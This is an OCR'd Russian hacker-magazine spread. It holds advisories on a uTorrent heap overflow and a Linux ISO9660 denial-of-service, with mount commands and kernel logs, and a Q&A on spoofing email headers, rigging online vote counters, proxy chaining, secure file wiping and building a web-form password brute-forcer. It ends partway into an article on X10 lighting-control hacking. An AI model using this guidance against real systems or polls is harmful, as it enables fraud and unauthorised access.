
uTorrent — удаленное переполнение кучи

Brief
Популярность легендарного Осла начинает постепенно слабеть под агрессивным натиском файлообменной сети нового поколения — BitTorrnet, одним из клиентов которой и является программа uTorrent (www.utorrent.com). В отличие от Осла, носящего свой хвост всегда с собой, в сети BitTorrnet обмен варезом осуществляется через специальные torrent-файлы, которые, в свою очередь, распространяются через того же Осла или web. Структура torrent-файлов описана на http://en.wikipedia.org/wiki/BitTorrent. Ошибка, допущенная разработчиками uTorrent'a, вполне банальна: копируя данные из полей torrent-файла в динамически выделяемые блоки памяти, они полагаются на авось и никаких проверок не выполняют. В результате этого у хакеров появляется возможность через специальным образом сконструированный torrent-файл захватывать управление узлами, на которых установлены клиенты uTorrent. Уязвимость обнаружена компанией defsec, пославшей свой отчет на Security Focus, где ему был присвоен номер 22530: www.securityfocus.com/bid/22530.

Targets
На данный момент уязвимость подтверждена в версии uTorrent 1.6, более ранние версии не проверялись, но, судя по всему, они также уязвимы.

Exploit
Исходный текст exploit'a можно нарыть на www.milw0rm.com/exploits/3296.

Solution
На момент написания этих строк разработчики uTorrent'a никак не отреагировали на сообщение об уязвимости и не выпустили никаких обновлений, поэтому лучшим решением будет отказ от использования uTorrent в пользу других клиентов.



Linux Kernel — DoS при обработке ISO9660

Brief

Легендарный хакер по кличке LMH (основавший не менее легендарный проект MOKB — Month of Kernel Bugs — http://projects.info-pull.com/mokb, lmh@info-pull.com), известный своими маниакальными замашками, в ноябре 2006 года в особо зверской форме изнасиловал ядро Linux'а, подсунув ему садистским образом испорченный образ ISO9660 (основная файловая система лазерных дисков, поверх которой обычно «натянута» Джульетта, поддерживающая длинные имена и другие фишки). Таким образом он погрузил ядро в состояние глубокой медитации, граничащей с нирваной, частным случаем которой является бесконечный цикл. В практическом плане это означает, что любой пользователь, обладающий правами монтирования дисков (или при задействованном автоматическом монтировании cd-rom) может устроить тотальный DoS, что не есть хорошо, особенно в случае сервера, для которого перезагрузка без правильного завершения работы зачастую сопровождается значительными потерями данных. Это довольно древняя ошибка (где мы, а где 2006 год?), подробнее о которой можно прочитать на http://projects.info-pull.com/mokb/MOKB-05-11-2006.html, но исправить ее удалось лишь 30 января 2007 года: http://rhn.redhat.com/errata/RHSA-2007-0014.html. Количество уязвимых узлов достаточно велико, так что, прежде чем смонтировать iso-образ, полученный из ненадежных источников, следует как минимум сохранить все несохраненные данные.

Targets

Дефект в ядре версии 2.6.18; более древние ядра не тестировались, однако есть все основания полагать, что эта ошибка присутствует и в них.

Exploit

Испорченный iso-образ (сжатый архиватором bzip и занимающий всего 696 Кб) лежит на http://projects.info-pull.com/mokb/bug-files/MOKB-25-11-2006.img.bz2. Чтобы его смонтировать без записи на CD-R/-RW, следует выполнить следующие команды:


```
$ bunzip2 MOKB-05-11-2006.iso.bz2
$ mount -t iso9660 -o loop MOKB-05-11-2006.iso /media/test
$ ls /media/test
```

Solution


Патчи для RedHat можно скачать с http://rhn.redhat.com/errata/RHSA-2007-0014.html, а для SuSE — с www.securityfocus.com/bid/20920/solution. Что же касается остальных поставщиков, то они, похоже, не считают эту ошибку критической и не спешат выкладывать обновления.

Full disclose

История эта была бы очень смешной, если не была бы такой грустной. Файловая система — это фундамент любой оси, отвечающий за сохранность наших данных. Помимо архитектуры самой файловой системы, необходимо иметь доброкачественный драйвер, сохраняющий работоспособность при любых разрушениях, в противном случае даже небольшой дефект может привести к потере всего дискового тома, размеры которого в наши дни измеряются сотнями гектар! Исследовательская программа,



> Исходные тексты ядра Linux'а в интернете (полезны тем, кто Linux'а еще не имеет, но уже им интересуется)




> Монтирование дефективного ISO9660-образа под Linux-ядром версии 2.4.27

развернутая LMH, обнаружила огромное количество ошибок в драйверах практически всех файловых систем: ex2/3fs, gfs2, ntfs, ReiserFS (Linux); UFS (FreeBSD/Solaris), HFS+ (Mac OS) и т.д., что наводит на грустные размышления по поводу надежности того, на чем мы сидим.

За подробностями обращайтесь к блогу «Kernel Fun — Kernel bugs and madness» (http://kernelfun.blogspot.com/search/label/fsfuzzer).

1234123412341234



> Изумительный блог «Kernel Fun», целиком и полностью посвященный разнообразным способам изнасилования ядра Linux'а в особо извращенной форме

Для экспериментов использовалась бесплатная утилита fsfuzzer (http://projects.info-pull.com/mokb/fsfuzzer-0.6-lmh.tgz), генерирующая испорченные образы различных файловых систем, на которых изучается реакция соответствующего драйвера. Кто-то может заметить, что драйвер вовсе не подписывался переваривать серьезные искажения базовых структур данных и что в реальной жизни такие разрушения практически никогда не возникают. На самом деле, драйвер файловой системы обязан сохранять работоспособность при любых разрушениях, вытаскивая максимум уцелевшей информации. Отказ монтировать разрушенный том вполне допустим (хотя и крайне нежелателен), а вот за выпадение в бесконечный цикл нужно расстреливать на месте без права переселения душ. Собственно говоря, этой статьей я хотел подтолкнуть своих сородичей — хакеров — к активным действиям в отношении файловых систем, ведь чем больше ошибок будет выявлено в ходе садистских издевательств, тем меньше их останется в реальной жизни. К слову сказать, потеря данных под Linux не редкость, и мне довольно часто приходится чинить испорченные дисковые тома в hex-редакторе (именно в hex-, а не в disk-, поскольку в Linux/BSD, в отличие от Windows, с диском можно работать как с файлом). И любой нормальный hex-редактор легко переварит /dev/xxx. Сейчас кто-то может встрять и сказать, что и в Windows диск можно открывать функцией CreateFile и работать с ним как с файлом. Теоретически, то есть на концептуально-архитектурном уровне, безусловно, да, но вот на житейско-практическом — ни фига подобного! Прежде всего, штатными средствами Windows нельзя демонтировать диск, и соответствующую утилиту придется писать самостоятельно. Во-вторых, методики работы с файлами и устройствами под Windows довольно существенно различаются, и hex-редактор просто не сможет работать с диском, если только такая возможность в него не закладывалась изначально. Ладно, все это лирика. Переходим к практике.

Разбираться, что именно искажено в образе, сгенерированном утилитой fsfuzzer, лениво и бесполезно, поэтому будем плясать от печки, то есть от исходных текстов ядра, а точнее, даже не всего ядра, а драйвера файловой системы ISO9660. Их можно найти, например, на http://lxr.linux.no/source/fs/isofs (хотя любой нормальный дистрибутив должен поставляться вместе с исходными текстами, так что можно обойтись и без интернета).

Как именно локализовать ошибку в драйвере? В нашем случае это делается очень просто: монтируем испорченный образ, пытаемся войти в корневой каталог, и ядро разряжается пулеметной очередью грязных ругательств, выплевываемых в бесконечном цикле в файл /proc/kmsg (наверняка, при этом использовались вращающиеся стволы с продувкой сжатым воздухом для лучшего охлаждения). Короче, на ядрах семейства 2.6.x мы должны увидеть вот это:

СООБЩЕНИЯ, ВЫПЛЕВЫВАЕМЫЕ ЯДРОМ В ФАЙЛ /PROC/KMSG ПРИ ПРОСМОТРЕ ДЕФЕКТНОГО ISO9660-ОБРАЗА

```
__find_get_block_slow() failed.
block=18446744073457893405,
b_blocknr=4043309084
b_state=0x00000020, b_size=2048
device blocksize: 2048
__find_get_block_slow() failed.
block=18446744073457893405,
b_blocknr=4043309084
b_state=0x00000020, b_size=2048
device blocksize: 2048
__find_get_block_slow() failed.
block=18446744073457893405,
b_blocknr=4043309084
b_state=0x00000020, b_size=2048
device blocksize: 2048
__find_get_block_slow() failed.
block=18446744073457893405,
b_blocknr=4043309084
b_state=0x00000020, b_size=2048
device blocksize: 2048
```

Кстати говоря, ядра семейства 2.4 ведут себя гораздо спокойнее, лаконично сообщая о невозможности монтажа испорченного образа из-за ошибки чтения блока i-node.

ФРАГМЕНТ ФАЙЛА /PROC/KMSG — РЕАКЦИЯ ЯДРА ВЕРСИИ 2.4.27 НА ДЕФЕКТНЫЙ ISO9660-ОБРАЗ

```
<6>loop: loaded (max 8 devices)
<7>ISO 9660 Extensions: Microsoft
Joliet Level 3
<6>attempt to access beyond end
of device
<6>07:00: rw=0, want=3670074,
limit=12698
<4>ISOFS: unable to read i-node
block
```

Таким образом, мы знаем, что ошибка сидит в ядре 2.6.x и сосредоточена где-то в окрестностях функции __find_get_block_slow(), имя которой ядро и выводит в /proc/kmsg. Смотрим в исходные тексты:

КЛЮЧЕВОЙ ФРАГМЕНТ ФУНКЦИИ __FIND_GET_BLOCK_SLOW(), ВЫЗЫВАЕМОЙ В БЕСКОНЕЧНОМ ЦИКЛЕ ИЗ ЯДРА 2.6.X ПРИ ЧТЕНИИ ДЕФЕКТНОГО ISO9660-ОБРАЗА

```
386 __find_get_block_
slow(struct block_device
*bdev, sector_t block)
402   spin_lock(&bd_mapping-
>private_lock);
418   /* we might be here
because some of the buffers
on this page are not mapped.
This is due to various races
between
420   * file io on the block
device and getblk.  It gets
dealt with
421   * elsewhere, don't
buffer_error if we had some
unmapped buffers
```

Сразу же ищем вызовы функции printk (записывающей ругательные сообщения в файл /proc/kmsg), находящиеся практически в самом конце __find_get_block_slow.
Причина кроется в некорректно реализованной синхронизации потоков, что «подтверждается» отчетами, опубликованными целым рядом компаний, специализирующихся на безопасности. В действительности же, все эти компании просто перепечатали исходный комментарий, не проводя никаких дополнительных исследований. Простейший эксперимент опровергает теорию гонки, поскольку ошибка проявляется как на однопроцессорных, так и на многопроцессорных системах, и уж тем более было бы странно, если бы потоки гнались в этом месте. Просматривая заплатку для ядра от Fabio M. Di Nitto (fabbione@ubuntu.com), мы видим следующий комментарий в diff-файле: http://security.ubuntu.com/ubuntu/pool/main/l/linux-source-2.6.12/linux-source-2.6.12_2.6.12-10.45.diff.gz. Незалатанная версия драйвера файловой системы ISO9660 манипулировала ключевыми структурами данных, забывая о необходимости проверки корректности содержащихся в них значений.
И вот результат! Теперь этот недостаток исправлен, и сами исправления настолько обширны, что здесь попросту не хватит места, чтобы привести даже небольшую их часть. Да и какой смысл, когда каждый может заглянуть в diff-файл самостоятельно?
Тем более что проверки тривиальны и не несут в себе абсолютно ничего интересного. Обычные рутинные операции повседневных будней программиста. И вот в этих самых буднях концентрация ошибок максимальна.
Что поделаешь, однообразная, унылая работа всегда рассеивает внимание...



ИВАН СКЛЯРОВ







HACK FAQ

Q: КАК МОЖНО ПОДМЕНИТЬ СОДЕРЖИМОЕ ПОЛЕЙ FROM, X-MAILER И ДРУГИХ В ЗАГОЛОВКАХ ОТПРАВЛЯЕМЫХ ПИСЕМ?

A: В *nix это можно сделать прямо в настройках почтовика, такого как Mutt, однако ни в одном известном мне мылере под Windows такой возможности нет. Поэтому рассмотрим альтернативные способы. Во-первых, можно вручную составить свои заголовки, подключившись с помощью обычного telnet или программы Putty к SMTP-серверу, и, задавая соответствующие smtp-команды, отправить письмо с необходимыми заголовками. Во-вторых, можно написать несложный скрипт на PHP или Perl, который будет отправлять письма с нужными заголовками с какого-нибудь web-хостинга. В-третьих, можно воспользоваться специализированной программой, такой как SMTP Client (http://yu.archangel.ru/smtpclient), X-Ray (www.xrayapp.com/ru/xray), Advanced Direct Remailer (www.mailutilities.com/adr) и т.п. Чтобы изменить поле адреса отправителя (IP-адрес отправителя), письмо необходимо послать через анонимный прокси-сервер. В некоторых программах предусмотрена такая возможность, но если она отсутствует, то ты можешь установить программу Socks Chain (www.ufasoft.com/socks) и выставить настройки так, чтобы все письма пересылались через нее, а она, в свою очередь, посылала бы их через анонимный прокси-сервер.

Q: КАК НАКРУТИТЬ СЧЕТЧИК ГОЛОСОВАНИЯ?

A: Несколько лет назад для защиты от накрутки счетчиков на сайтах применялись только два способа: установка cookies и ограничение по IP-адресу. В первом способе, после того как посетитель проголосует, на его машину устанавливается cookies с соответствующей информацией, и при повторной попытке проголосовать сервер просто проверяет информацию в куках и, соответственно, либо высылает отказ, либо увеличивает счетчик. Эту защиту легко обойти простым удалением куков. Для этого можно воспользоваться специализированной программой для работы с ними, например IECookiesView (www.nirsoft.net), или самостоятельно перейти в папку, где сохраняются все куки: \Documents and Settings\Имя пользователя\Cookies. Здесь «Имя пользователя» — это имя твоей учетной записи. В этой папке находятся файлы формата Имя пользователя@адрес.txt. После символа «@» идет адрес web-сайта, с которого получен этот cookies. Необходимо просто найти файл с нужным именем и удалить его.

Второй способ заключается в том, что, когда пользователь скачивает браузером или другой программой счетчик с сервера, сервер узнает IP-адрес пользователя и вносит его в статистику сайта. При попытке повторного голосования с этого IP-адреса сервер просто вышлет отказ. Обойти эту защиту легко простым заходом через анонимный прокси-сервер.

Нередко программисты для защиты от накруток использовали оба описанных способа одновременно. В наше время на всех серьезных сайтах, кроме этих способов, применяются дополнительные меры защиты. Например, могут проверяться и не учитываться голоса пользователей, зашедших с анонимных прокси-серверов. Кроме IP-адреса, сервер счетчика может сохранять информацию о версии браузера пользователя, операционной системе, часовом поясе, региональных настройках и т.д. Эти данные также могут обрабатываться сервером для предотвращения накруток. Часто панель голосования оформляется как Java-скрипт, который может передавать серверу информацию о просматривающем страницу компьютере: разрешение экрана; цветовая гамма; адрес страницы, с которой пользователь пришел на текущую страницу со счетчиком; адрес текущей страницы, на которой расположен счетчик. Также может генерироваться и передаваться уникальное случайное число. Если кто-то с аналогичными данными попытается проголосовать еще раз, сервер не учтет этот голос.

Сейчас все чаще программисты делают интеллектуальные счетчики, которые могут анализировать частоту подачи голосов. Согласись, странно, если, вместо обычных 10-20 голосов в день, подано сразу несколько сотен. А интеллектуальный счетчик блокирует подачу голосов, если их количество превышает ранее вычисленный среднестатистический предел. Также интеллектуальный счетчик может отслеживать время нахождения пользователей на сайте, так как вряд ли возможно, чтобы масса пользователей, покинуло сайт спустя секунду после загрузки корневой страницы.



Таким образом, накручивать счетчики становится все сложнее. Могу посоветовать тебе программу TopGen 2 (http://topgen.net), которая позволяет обойти большинство защит от накрутки.

Q: КАК ПОСТРОИТЬ ЦЕПОЧКУ PROXY ДЛЯ АНОНИМНОГО ВЫХОДА В ИНТЕРНЕТ?

A: Практически все известные программы для работы с proxy (SocksChain, ProxyChain, HTTPort и др.) позволяют работать через цепочку прокси-серверов. Как в этих программах настраивать цепочку прокси, я в FAQ описывать не буду, а лучше отошлю тебя к статье «Сушим носки» Олега Толстых aka NSD («Хакер» #7(67), июль 2004 года). В ней он демонстрирует принцип построения цепочки прокси на примере программы SocksChain. Но создать цепочку можно и из обычных анонимайзеров (CGI proxy). Для этого достаточно в одном анонимайзере набрать адрес (URL) другого, нажать «Go» и т.д. В последнем в цепочке анонимайзере необходимо просто набрать URL требуемого сайта и все. Кроме того, proxy-серверы различных типов могут объединяться в одну цепочку. Но при этом они должны находиться в определенном порядке внутри цепочки, иначе работа будет невозможна. Руководствоваться надо следующими правилами (в каждом звене может быть несколько прокси-серверов одного типа):

```
SOCKS proxy > HTTPS proxy > CGI proxy
SOCKS proxy > HTTPS proxy
HTTPS proxy > SOCKS proxy
SOCKS proxy > CGI proxy
HTTPS proxy > CGI proxy
HTTPS proxy > SOCKS proxy > CGI proxy
CGI proxy > SOCKS proxy
CGI proxy > HTTP proxy
```

Q: ПОДСКАЖИ, КАКИМ ОБРАЗОМ МОЖНО УДАЛИТЬ ФАЙЛ БЕЗ ПЕРЕФОРМАТИРОВАНИЯ ЖЕСТКОГО ДИСКА, ЧТОБЫ ЕГО НЕЛЬЗЯ БЫЛО ВОССТАНОВИТЬ ПРОГРАММАМИ ТИПА EASY RECOVERY?

A: Для этого поверх дорожек с секретными данными нужно произвести множественную перезапись случайными значениями. Разработаны даже специальные алгоритмы для осуществления подобной перезаписи, вот названия некоторых из них: U.S. Standard DoD 5220.22-M, NAVSO P-5239-26 (RLL), NAVSO P-5239-26 (MFM), ГОСТ Р50739-95, германский стандарт VSITR, алгоритм Питера Гутмана (Peter Gutman), алгоритм Брюса Шнайера (Bruce Schneier).

Разумеется, существуют программы, которые могут тем или иным алгоритмом затирать информацию на диске. Под Windows такими программами являются Eraser (www.heidi.ie/eraser), O&O Software SafeErase (www.oo-software.com/en/products/oosafeerase/index.html), BCWipe (www.jetico.com). Под Linux можно посоветовать программу THC-SecureDelete (http://thc.org).

Кроме того, в Windows 2000/XP/2003 существует стандартная консольная утилита cipher, которая позволяет затирать всю информацию в неиспользуемом дисковом пространстве на указанном томе с использованием алгоритма DoD 5220.22-M. Синтаксис команды имеет следующий вид:

```
cipher /w:<папка>
```

Q: КАК НАПИСАТЬ БРУТФОРСЕР ДЛЯ ПЕРЕБОРА ПАРОЛЕЙ В WEB, КОГДА ИСПОЛЬЗУЕТСЯ АУТЕНТИФИКАЦИЯ, ОСНОВАННАЯ НА HTML-ФОРМАХ?

A: К сожалению, в своей книге «Программирование боевого софта под Linux» я забыл рассмотреть программирование такого брутфорсера, поэтому расскажу, как его сделать, здесь. Действительно, создание переборщика паролей под аутентификацию с использованием HTML-форм может показаться нетривиальной задачей. Данная аутентификация основана на использовании формы (form), которая образуется средствами языка HTML с помощью тегов <FORM> и <INPUT>. Последний тег применяется для создания полей ввода, в которых пользователь может ввести пользовательское имя и пароль. После введения, данные по протоколу HTTP/HTTPS методом GET или POST передаются на сервер, где обрабатываются скриптом, написанным на Perl, PHP, Python или другом web-языке. В результате обработки скрипт либо предоставляет доступ к защищенному ресурсу, либо, в случае неверных данных, запрещает доступ. Таким образом, брутфорсер должен формировать и отправлять правильный запрос к скрипту на сервере методами GET или POST, подставляя каждый раз новый пароль и логин. Так как в разных ситуациях используются разные названия полей форм, разные методы (GET/POST) и разные названия скриптов на сервере, то эти данные должен задавать в настройках брутфорсера пользователь, либо брутфорсер должен уметь самостоятельно анализировать страницу с формой и определять все нужные параметры (так сделано в самых мощных переборщиках паролей, например в Brutus). Ниже показан типичный пример запроса методом GET:

```
GET /cgi-bin/login.cgi?user=ivan&pass=sklyaroff
    HTTP/1.1
Host:192.168.10.1
```

В этом примере форма имеет два поля: user и pass. Проверку достоверности имени пользователя и пароля выполняет серверный скрипт /cgi-bin/login.cgi. Скрипту передаются логин «ivan» и пароль «sklyaroff».

Однако основная сложность заключается в том, как определить, когда подобраны правильные логин и пароль. В случае как успешной, так и неуспешной аутентификации, в ответ обычно выдается какая-нибудь html-страница, а значит, брутфорсеру нельзя рассчитывать на анализ полей HTTP-заголовков, так как в обоих случаях в них будет содержаться «200 OK». Поэтому единственный надежный способ узнать, когда состоялась успешная аутентификация, — это попросить пользователя заранее указать какое-нибудь слово или фразу, которая присутствовала бы на html-странице в случае успешной аутентификации или в обратном случае. Таким образом, переборщик паролей, проанализировав полученную html-страницу, сможет по наличию или отсутствию в ней указанного слова или фразы определить успешность или неуспешность аутентификации. Так сделано в большинстве переборщиков паролей, которые способны выполнять перебор под аутентификации с использованием HTML-форм.



ДОЛИН СЕРГЕЙ
/ DLINYJ@REAL.XAKEP.RU /

СИЛА СВЕТА!



X10: ПРОТОКОЛ ДЛЯ УПРАВЛЕНИЯ ЭЛЕКТРОПИТАНИЕМ

Представь ситуацию: ты сидишь с девушкой в парке и собираешься приятно удивить ее. Смело достаешь свой лэптоп и двумя кликами мыши заставляешь окна в офисном здании напротив зажечься в таком порядке, чтобы получилось сердце или имя любимой. «Сказки, — скажешь ты. — Как же можно управлять светом?» Можно, а главное — это очень удобно и эффективно. Если хочешь узнать, как работают системы управления светом и как их ломать, то читай дальше.

Тернистый путь

Изначально и я считал, что все это сказки. Как можно программно включить или выключить свет, если выключатель жесткий и механический?! Это то же самое, что попытаться программно извлечь дискетку на PC-машине (конечно же, на Маке такое возможно). Но все оказалось гораздо интереснее, чем я предполагал. Существует целая наука — автоматика, которой занимается куча ученых по всему миру. Уже очень давно они решили задачу автоматического управления электропитанием: научились удаленно включать и выключать различные электроприборы, вроде ламп освещения, электродвигателей и кофеварок. И уж конечно, они решили проблему управления освещением в крупных зданиях. Или ты думаешь, что такой проблемы нет? Ты ошибаешься. Погасить свет сразу во всем здании — очень просто, а что делать, если одному сотруднику-трудоголику вздумается поработать ночью? Во всех коридорах и офисах погашен свет, а этому засранцу надо дойти до своего офиса и ходить время от времени в туалет. Не включать же из-за него свет во всем здании! И уж точно нельзя доверять ему пользоваться ручными выключателями: он обязательно забудет что-нибудь погасить, и охраннику снизу придется из-за этого чапать на 26 этаж. Само собой, таких засранцев в большом офисном центре может быть пара сотен, и вручную включать и выключать для них свет — непростая задача. Самая маразматическая идея — нанять для этого специального человека. Не далеко ушла и задумка с выводом на единый пульт у охраны всех выключателей. Только представь, какую кипу проводов придется прокладывать! Для примера, если в здании 1000 выключателей, то толщина связки всех подходящих к пульту проводов составит 4 метра! Да и сориентироваться в тысяче кнопок для подпитого охранника — нелегкое дело. Значительно разумнее подошли к этому вопросу ученые-автоматчики, разработавшие автоматическую систему управления освещением. Давай разберемся, как же она работает.

Концепция

Представь себе, что каждый из выключателей — это не тупой механический замыкатель контактов, а умная релюшка с собственным логическим адресом. Все реле, естественно, подключаются к общей сети электропитания и, как легко понять, физически связаны друг с другом. Также к сети подключается некоторое управляющее устройство, которое координирует работу реле, посылая им специальные сигналы.

История

Идея автоматизировать управление электропитанием родилась достаточно давно, и сразу было решено передавать управляющие сигналы по силовым проводам. В этом случае нет необходимости прокладывать дополнительные кабели, на порядок упрощается и удешевляется установка системы. Было разработано множество различных протоколов, но в силу разного ряда причин большинство из них не получили широкого распространения.
Одним из первых и в последствии самым распространенным стал протокол X10. Этот протокол был впервые представлен в 1978 году компанией



> Таймер для сети X10

> Релейный модуль

> Трансивер

